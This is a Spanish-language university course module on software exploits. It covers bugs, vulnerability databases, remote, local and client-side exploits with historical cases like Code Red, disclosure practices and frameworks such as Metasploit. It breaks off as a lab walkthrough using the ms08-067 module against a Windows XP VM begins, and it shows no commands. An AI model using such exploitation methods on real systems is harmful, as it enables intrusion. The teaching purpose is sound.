Exploits

Josep Vañó Chic

PID_00217347

UOC
Universitat Oberta de Catalunya

Índice

Introducción

Los sistemas de información y comunicación y el software en general han sido realizados por personas y, por lo tanto, son susceptibles de contener errores en su diseño o desarrollo. Así pues, los problemas y errores en los programas existen desde el inicio de la computación.

Estos errores en el software se pueden producir por un mal diseño de la arquitectura, una mala comprobación de las premisas de entorno para las cuales fue creado o, simplemente, por una implementación errónea de las especificaciones.

Un software que funciona correctamente es aquel que hace exactamente todo aquello para lo que fue creado y diseñado. Sin embargo, el programa puede ser correcto desde el punto de vista funcional pero a la vez puede ser inseguro.

Los errores en el software pueden ser utilizados para atacar el sistema y poner en peligro su buen funcionamiento, además de la confidencialidad y el uso de los datos que hay almacenados; a esto hay que añadir que los errores pueden ser utilizados como puerta de entrada para ejecutar código malicioso.

Así pues, es importante ser conscientes de los peligros que pueden comportar estos errores y poner los medios adecuados para que no se produzcan.

Objetivos

Al finalizar la lectura de este material, los estudiantes habrán conseguido las competencias siguientes:

1. Conocer qué es un *exploit*.

2. Conocer los diversos tipos de *exploits*.

3. Comprender el peligro que suponen los *exploits*.

4. Conocer los sistemas de explotación.

1. *Bug*


Los sistemas de información y comunicación y el software en general han sido realizados por personas y, por lo tanto, son susceptibles de contener errores en su diseño o desarrollo. Así pues, los problemas y errores en los programas existen desde el inicio de la computación.

Un ***bug*** es un error, un defecto o fallo en un programa o sistema informático que hace que se produzca un resultado incorrecto o inesperado o que se comporte de forma no prevista. La mayoría de los errores se deben a los errores cometidos por las personas, ya sea en el desarrollo del código de un programa o de su diseño. Se tiene que tener en cuenta que los sistemas operativos y los compiladores también son programas y, por tanto, pueden contener errores que pueden ser los causantes de provocar que un software correctamente diseñado y codificado no funcione como está previsto, por ejemplo, a causa de un error en el proceso de compilación o en el momento de ser ejecutado por el sistema operativo.

El uso del término *bug* para describir un defecto en el diseño o funcionamiento de un sistema técnico se remonta a Thomas Edison en sus libros de notas del año 1878.

En el ámbito de la computación en concreto, el término *bug* tiene su origen en 1947, cuando en la Universidad de Harvard un programa de los primeros ordenadores, **Mark II**, funcionaba de manera errónea. Investigando el motivo de aquel mal funcionamiento, descubrieron que era debido a una polilla que se había introducido en uno de los relés electromagnéticos.

Grace Murray Hopper, que se había incorporado a la Universidad de Harvard en el Laboratorio de Computación y desarrollaba su tarea como programadora del Mark II, recogió y enganchó el insecto con cinta adhesiva en un papel y se refirió a él como el *bug* ('bicho', en inglés) que había causado el problema. Este fue el primer caso en el que el término *bug* se refería explícitamente a errores en un programa.



Así pues, se conocen como *bugs* los errores de programación que se detectan en un software.

Cuando se produce un error en el software, este puede ser utilizado por un *hacker* o un atacante como puerta de entrada, e inyectar su código para acceder al sistema. En este punto el sistema pasa a ser vulnerable y susceptible de ser atacado.

2. Vulnerabilidades

Nos referimos a vulnerabilidad como debilidad de cualquier tipo que compromete la seguridad del sistema informático.

A continuación se muestran algunas de las vulnerabilidades de los sistemas informáticos agrupadas en función de:

- **Diseño**
  - Debilidad en el diseño de protocolos utilizados en las redes.
  - Políticas de seguridad deficientes o inexistentes.

- **Implementación**
  - Errores de programación.
  - Existencia de "puertas traseras" en los sistemas informáticos.

- **Uso**
  - Mala configuración de los sistemas informáticos.
  - Desconocimiento y falta de sensibilización de los usuarios y de los responsables de informática.
  - Disponibilidad de herramientas que facilitan los ataques.
  - Limitación de tecnologías de seguridad.

Se tiene que tener en cuenta que una vulnerabilidad es un error que puede ser utilizado directamente por un *hacker* para acceder a un sistema o red.

Enlace recomendado

Observatorio tecnológico: *Introducción a la seguridad informática. Vulnerabilidades de un sistema informático*:

http://recursostic.educacion.es/observatorio/web/es/component/content/article/1040-introduccion-a-la-seguridad-informatica?start=3

3. Bases de datos de vulnerabilidades

Actualmente hay varios organismos, fundaciones y empresas que se dedican a recoger, catalogar y grabar las vulnerabilidades conocidas y las dan a conocer públicamente a la comunidad, de manera que la información sobre vulnerabilidades se puede encontrar en varias bases de datos, repositorios y listas de distribución públicas *open source* o de iniciativa privada a través de la red.

Básicamente, la información es recopilada gracias a las aportaciones de la comunidad, de los fabricantes, de los organismos gubernamentales, instituciones y empresas públicas y privadas en el ámbito de la seguridad. También hay disponibles buscadores que recopilan la información a partir de varias bases de datos y otras fuentes, de manera que la información de una misma vulnerabilidad se muestra a partir de múltiples fuentes.

Enlace recomendado

CERT (Software Engineering Institute). *Vulnerability Reporting Form*:
https://forms.cert.org/VulReport/

Aun así, se tiene que tener en cuenta que puede haber vulnerabilidades que no estén publicadas en ninguna base de datos e incluso que el fabricante todavía desconozca la existencia de una vulnerabilidad concreta en alguno de sus productos. Además, cabe pensar, asimismo, que hay personas que cuando encuentran una vulnerabilidad no la reportan a la comunidad, sino que hacen negocio, ya sea explotándola para obtener un beneficio propio hasta que el fabricante la descubra o vendiendo la información de la vulnerabilidad en el mercado negro.

Cada base de datos tiene su propio sistema de codificación y de identificación de vulnerabilidades. Además, una misma vulnerabilidad se puede encontrar en varias bases de datos pero en codificaciones diferentes, aun tratándose de la misma.

Sin embargo, en general, todas estas bases de datos aportan información adicional de gran interés, como por ejemplo, tipo de vulnerabilidad, descripción, consecuencias, entornos y software afectado, parches de soluciones, prevenciones, así como fecha de su descubrimiento y demás información de interés.

Hay una gran diversidad de bases de datos, algunas de las cuales se muestran a continuación.


3.1. Secunia

Secunia[1] dispone de una base de datos muy amplia, con más de 48.000 productos, que incluye software y sistemas operativos de más de 8.000 fabricantes.


(1)Secunia: http://secunia.com/community/advisories/search/.

Además, diariamente se incorporan nuevo software y sistemas operativos a la base de datos a través de sugerencias de clientes de software e informes de vulnerabilidades.

Buscador de vulnerabilidades de *Secunia*



Datos de vulnerabilidades de Oráculo Java




3.2. National Vulnerability Database

NVD[2] es un repositorio del gobierno de Estados Unidos. Se trata de una base de datos pública que mantiene información estandarizada sobre vulnerabilidades. Esta gestión permite la automatización de las medidas y gestión de vulnerabilidades, y también incluye bases de datos de listas de control de seguridad, fallos de software relacionados con la seguridad, errores de configuración, nombres de productos y métricas de impacto.


(2)**National Vulnerability Database**: http://nvd.nist.gov/.

Buscador de vulnerabilidades de NVD



Web del buscador de vulnerabilidades de NVD: http://web.nvd.nist.gov/view/vuln/searchhttp://web.nvd.nist.gov/view/vuln/search.

Información de una vulnerabilidad que afecta a Internet Explorer 9 y 10




3.3. *Common Vulnerabilities and Exposures*

CVE[3] es un diccionario de conocimiento público sobre las vulnerabilidades de seguridad, en el que cada referencia tiene un número de identificación único. De esta forma provee una nomenclatura común para el conocimiento público, que permite el intercambio de datos entre los productos de seguridad.

(3)*Common Vulnerabilities and Exposures*: http://cve.mitre.org/.

Información de una vulnerabilidad que afecta a Internet Explorer 11



4. *Exploits*

Un exploit es el código que permite a un atacante/testador aprovechar una vulnerabilidad del sistema y comprometer su seguridad, o causar un comportamiento no deseado o imprevisto del sistema. Se trata de un programa que consigue provocar el error aprovechando la vulnerabilidad de otro programa. Una vez ha provocado el error, lo aprovecha para inyectar un código o un *payload* para que sea ejecutado y así obtener el control del sistema atacado, o realizar algún otro tipo de ataque con otras finalidades.

Payload es el código que se ejecuta en el destino atacado al ejecutarse un *exploit*. Es decir, el *exploit* provoca el error del sistema aprovechando una vulnerabilidad e inyecta un *payload* con el código que se quiere que se ejecute en la máquina atacada. Normalmente, se trata de una secuencia de instrucciones en lenguaje ensamblador con el objetivo de ejecutarse en el sistema de destino para crear acciones, como por ejemplo, crear un usuario en el sistema remoto, ejecutar alguna línea de pedidos y enlazarlo a un puerto local, etc.

Se tiene que tener en cuenta que un *payload* puede ser utilizado por varios *exploits* y que un mismo *exploit* puede utilizar varios *payloads*.

4.1. *Exploits* remotos

Un ataque remoto puede ser iniciado desde una ubicación diferente de la del equipo de la víctima, funciona en una red o a través de Internet y explota la vulnerabilidad de seguridad sin acceso previo al sistema vulnerable de la víctima.

Enlaces recomendados

Code Red:

National Vulnerability Database: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2001-0500

Common Vulnerabilities and Exposures: http://www.cve.mitre.org/index.html

CVE-2001-0500 Buffer overflow in ISAPI extension: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0500http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0500

Microsoft Security Bulletin:

MS01-033 – Critical: https://technet.microsoft.com/library/security/ms01-033

MS01-044 – Critical: https://technet.microsoft.com/library/security/ms01-044

La gran extensión de Internet facilita la difusión del software malicioso a través de la red de software malicioso; por ejemplo, un gusano que se difunde por la red como Sasser, Blaster o Code Red debe disponer de una forma para copiarse de una máquina a otra; por ejemplo, estos gusanos aprovechaban servicios de red vulnerables explotables en remoto.

Code Red

Code Red se puso en Internet el día 13 de julio del año 2001.

1) El gusano Code Red intenta conectarse al puerto TCP 80 en un servidor elegido al azar. Después de una conexión satisfactoria con el puerto 80, el servidor atacante envía una solicitud GET HTTP a la víctima, intentando aprovechar un desbordamiento de memoria en el Indexing Service tal y como se describió en la publicación CERT CA-2001-13.

2) El mismo *exploit* (petición HTTP GET) se envía a cada uno de los servidores seleccionados de forma aleatoria causando una autopropagación del gusano.

3) Si el *exploit* tiene éxito, el gusano empieza a ejecutarse en el servidor de la víctima. En las primeras versiones, el gusano permitía ejecutar código inyectado en memoria para hacer un *defacement*, es decir, una suplantación de la página principal del servidor web, y aparecía el siguiente mensaje:

HELLO! Welcome to http://www.worm.com! Hacked By Chinese!

Enlaces recomendados

Software Engineering Institute:

"Code Red" Worm Exploiting Buffer Overflow In IIS Indexing Service DLL: http://www.cert.org/historical/advisories/CA-2001-19.cfm

Buffer Overflow In IIS Indexing Service DLL: http://www.cert.org/historical/advisories/CA-2001-13.cfm

En muchas ocasiones los ataques son una combinación de un acceso remoto y posteriormente la realización de un ataque a una aplicación local aprovechando agujeros de seguridad de las aplicaciones cliente. En general, consiste en servidores que intentan acceder a una aplicación cliente y una vez lo consiguen, envían un *exploit* para ser ejecutado.

Un ejemplo de este tipo de *exploit* remoto es el que se produce en varias versiones de Internet Explorer aprovechando una vulnerabilidad en el *CShared Style Sheet*. Esta vulnerabilidad permite a atacantes remotos ejecutar código arbitrario o causar una denegación de servicio a través de una regla `@importe` autorreferencial en una hoja de estilo, también conocida como "Vulnerabilidad de corrupción de memoria CSS".

Enlaces recomendados

Common Vulnerabilities and Exposures. CVE-2010-3971: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-3971

National Vulnerability Database: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-3971

4.2. *Exploits* locales

Un *exploit* local requiere acceso previo al sistema vulnerable, se ejecuta localmente en el equipo y en general eleva los privilegios al nivel del administrador o de *root* para que el *exploit* pueda tener un control total del sistema; también es posible usar varios *exploits*, primero para obtener acceso de bajo nivel, y después escalar privilegios varias veces hasta llegar a la raíz (*root*) o a nivel de administrador.

Enlaces recomendados

The Downadup Codex: http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the_downadup_codex_ed1.pdf

Conficker: http://en.wikipedia.org/wiki/Conficker

Algunos *exploits* también se pueden distribuir localmente a través de dispositivos de almacenamiento USB. Por ejemplo, esta fue una de las vías que utilizó para su propagación el gusano *Conficker,* también denominado W32.Downadup, así como en sus variantes B y C. También utilizaron esta vía W32.Spybot, W32.Randex y W32.Mytob.

4.3. *Client Side*

Los ataques *Client Side* buscan aprovecharse de vulnerabilidades que típicamente se encuentran en las aplicaciones cliente, las cuales están instaladas en gran parte de las estaciones de trabajo de las organizaciones. Algunos ejemplos de este software son las aplicaciones de ofimática, como Microsoft Office u Open Office, lectores de PDF, como Adobe Acrobat Reader, navegadores de Internet, como Internet Explorer, Firefox, Chrome o Safari, e incluso reproductores multimedia, como Windows Media Player, Winamp o iTunes.

En estos casos, el *exploit* está dentro de un archivo con un formato soportado por alguna de estas y que llega a la máquina objetivo por medios como email o *pendrive*. Este tipo de ataque requiere de la intervención del usuario puesto que se necesita que el usuario abra el archivo, clique algún enlace o realice alguna acción en concreto.

Así pues, se trata de software malicioso que aparece como fichero o software aparentemente fiable. Se trata de ficheros con un formato conocido, como por ejemplo ZIP, RAR, MPEG, Mp3, JPG, etc., pero que en realidad incorporan código malicioso de forma intencionada. Por ejemplo, se pueden utilizar ficheros Mp3 maliciosos que explotan una vulnerabilidad en un reproductor de audio, y a partir de aquí ejecutar instrucciones de destrucción, enviar datos del sistema atacado a un servidor, conectarse a un servidor y descargar software malicioso, etc.

Un ejemplo de este tipo de vulnerabilidad es el desbordamiento de memoria provocado en un fichero JPEG que permite a atacantes remotos ejecutar código arbitrario a través de una imagen JPEG. El identificador de esta vulnerabilidad por *CVE* (*Common Vulnerabilities and Exposures*) es CVE-2004-0200 y fue documentado también por Microsoft en su boletín de seguridad MS04-028.

Enlaces recomendados

Buffer overflow in the JPEG:

Common Vulnerabilities and Exposures. CVE-2004-0200: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0200

Microsoft Security Bulletin MS04-028 – Critical: https://technet.microsoft.com/library/security/ms04-028

Estos *exploits* se pueden explotar de manera local enviando a un usuario un fichero mal formado para que lo abra. Por ejemplo, una de las dinámicas que se suele utilizar es enviar un fichero aparentemente inofensivo a través de un correo electrónico; o también se pueden explotar estos errores creando una página web que cargue automáticamente el conector de un software vulnerable y un fichero mal formado, o utilizando la publicación de estos *exploits* con nombres sugerentes en las redes de intercambios de archivos P2P.

Los ataques contra las aplicaciones cliente también pueden requerir algún tipo de interacción con el usuario y, por lo tanto, pueden ser utilizados en combinación con el método de ingeniería social.

5. Tipo de *exploits*

5.1. Zero-day

Una vulnerabilidad de día-cero se refiere a un agujero o vulnerabilidad en el software que es desconocido para el fabricante o desarrollador. Es decir, este agujero de seguridad puede ser explotado por los *hackers* antes de que el vendedor lo descubra y se apresure a crear un parche para eliminar su vulnerabilidad.

Enlaces recomendados

Pctools by Symantec. Zero-day: http://www.pctools.com/security-news/zero-day-vulnerability/

WatchGuard. Zero day protection: http://www.impulsotecnologico.com/empresa-madrid/wp-content/uploads/informatica/wg_utm_zeroday_es.pdf

Los *exploits* de día-cero son los más peligrosos para la industria del software. El peligro principal está en que el problema, la vulnerabilidad, no se ha hecho pública, solo la conocen las personas que la han descubierto y ni el fabricante o desarrollador ni la comunidad en general conocen su existencia. Estos son los más cotizados y los que procuran ser captados por la industria del software malicioso, mafias, mercado negro y las empresas de seguridad.

Actualmente, la mayoría de versiones actualizadas de sistemas operativos y software de seguridad, por ejemplo los antivirus, ofrecen protección de día-cero. Esta protección consiste en la habilidad de proporcionar protección contra vulnerabilidades día-cero con técnicas como la de controlar los desbordamientos de memoria intermedia.

Enlace recomendado

ArsTechnica:

New attack completely bypasses Microsoft zero-day protection app: http://arstechnica.com/security/2014/02/new-attack-completely-bypasses-microsoft-zero-day-protection-app/

Aun así, el peligro continúa existiendo, ya que en muchas ocasiones los *hackers* encuentran la forma de saltarse estas protecciones y consiguen sus objetivos.

Los *exploits* catalogados como de día-cero se refieren a los *exploits* que en su momento lo fueron, puesto que en el momento en que se hacen públicos dejan de ser *exploits* de día-cero. De media, un día-cero puede estar en funcionamiento 350 días hasta que es descubierto por los cibercriminales y arreglado por la industria.

5.2. *Full disclosure*

Full disclosure es la práctica de publicar la información de las vulnerabilidades en el mismo momento en que se descubre, de manera que sea accesible para todo el mundo; por tanto, las víctimas potenciales están informadas de cómo pueden ser atacadas y los fabricantes pueden desarrollar el parche. Algunos autores denominan a estos *exploits* de día 1, puesto que se conoce el error pero todavía no hay parche.

5.3. *Responsible disclosure*

En este caso el fabricante descubre o es informado del error pero no se hace público. Cuando el fabricante tiene disponible el parche y lo pone a disposición de los clientes es cuando se da a conocer y se hace público. Este sistema es muy común en las grandes empresas de software como Microsoft, donde se aplica el principio de no publicar nada que pueda afectar a la seguridad de sus clientes.

6. Sistemas de explotación

Hay varias formas de explotación, desde una explotación manual hasta la utilización de *frameworks* específicos. Aun así, se tiene que tener en cuenta que los sistemas de explotación son sistemas de pruebas o para testear software.

6.1. Explotación manual

Crear un programa para que se convierta en un *exploit* requiere conocer muchos detalles de los sistemas objeto de destino; por ejemplo, no es lo mismo un sistema operativo como Windows con o sin un *service pack* instalado y a la vez contemplar las diferentes versiones de *service pack*, así como tener en cuenta las diversas opciones de idioma. Al mismo tiempo se tienen que conocer otros temas asociados, como protocolos, arquitectura del sistema objetivo, lenguaje de bajo nivel, *scripting*, etc.

Tener en cuenta todos estos aspectos hace que sea una tarea laboriosa y que requiera un gran esfuerzo, lo que ha hecho que hayan aparecido entornos para crear de forma automatizada *exploits* que funcionen en varias plataformas.

6.2. *Fuzzing*

Fuzzing es una técnica de pruebas de caja negra para testear el software u otros aspectos del sistema. Básicamente consiste en la investigación de errores o vulnerabilidades de implementación mediante la inyección de datos mal formados, inesperadas o al azar, de forma automatizada y aleatoria.

Enlace recomendado

OWASP (Open Web Application Security Project). Fuzzing: https://www.owasp.org/index.php/Fuzzing

6.3. *Frameworks* de explotación

Existen varios *frameworks* de explotación, algunos de estos *frameworks* son, por ejemplo, Metasploit, Core Impact, Immunity Canvas, BeEF, Kali Linux, etc.

Enlaces recomendados

Metasploit: http://www.metasploit.com/

Core Impact: http://www.coresecurity.com/

Immunity Canvas: https://www.immunitysec.com/products-canvas.shtml

BeEF The browser exploitation framework project: http://beefproject.com/

Kali Linux: http://www.kali.org/

Se trata de herramientas de prueba de penetración para testear software desde el punto de vista de la seguridad y permiten ejecutar *exploits* contra un objetivo determinado.

Uno de los beneficios es que permiten la modularización del código de explotación, dado que permiten que un mismo *exploit* aplique varios *payloads* en lugar de crear un código para explotar solo un tipo de ataque, como por ejemplo, crear un usuario o ejecutar un pedido en la consola (*shell*) del sistema atacado.

De los varios *frameworks* de explotación, a continuación nos centraremos en el de Metasploit y Kali Linux.

6.3.1. Metasploit

Metasploit es un proyecto *open source* de seguridad informática que incorpora un entorno para la creación y ejecución de *exploits*, a la vez que proporciona información sobre vulnerabilidades de seguridad y también incorpora software para realizar pruebas de penetración.

Metasploit tiene disponibles varias herramientas de test de penetración. Aun así, todas ellas están basadas en el *Metasploit Framework*[4] que proporciona una consola de pedidos y una interfaz de usuario en entorno web. Este entorno tiene como núcleo el *MSF Core*, que es el responsable de implementar todas las interfaces necesarias que permiten interactuar con los *exploits*, sesiones y *plugins*.

(4)**Metasploit Framework**: http://www.rapid7.com/products/metasploit/download.jsp.

A continuación se muestra un ejemplo utilizando la consola de Metasploit y que creará un usuario en una máquina remota aprovechando una vulnerabilidad del Windows XP.

La simulación de ordenador remoto se ha realizado en un entorno de virtualización *Oracle VM VirutalBox*. Se han dejado los parámetros que vienen por defecto, excepto el del apartado de Red, donde el parámetro de *"Conectado a:"* se ha cambiado por el valor de: "*Adaptador puente*".

Como ordenador local se ha utilizado un entorno Windows 8.1 sin virtualización.


La máquina remota, en este ejemplo, es un ordenador con Windows XP con el *Service Pack* 3 instalado, pero sin instalar más actualizaciones de las que incorpora este *service pack* y con la opción *Firewall* desactivada.

Este ejemplo de *exploits* es el "windows/smb/s08-067_netapi", que se dirige a una vulnerabilidad de los servicios de Windows que puede permitir la ejecución remota de código y, por ejemplo, conseguir de forma remota el control del sistema o crear un usuario de forma remota, tal y como se muestra en el ejemplo siguiente.

Para abrir la consola de Metasploit hay que ejecutar el fichero *console.bat*, que se encuentra en la carpeta donde se instala el software de Metasploit.

```
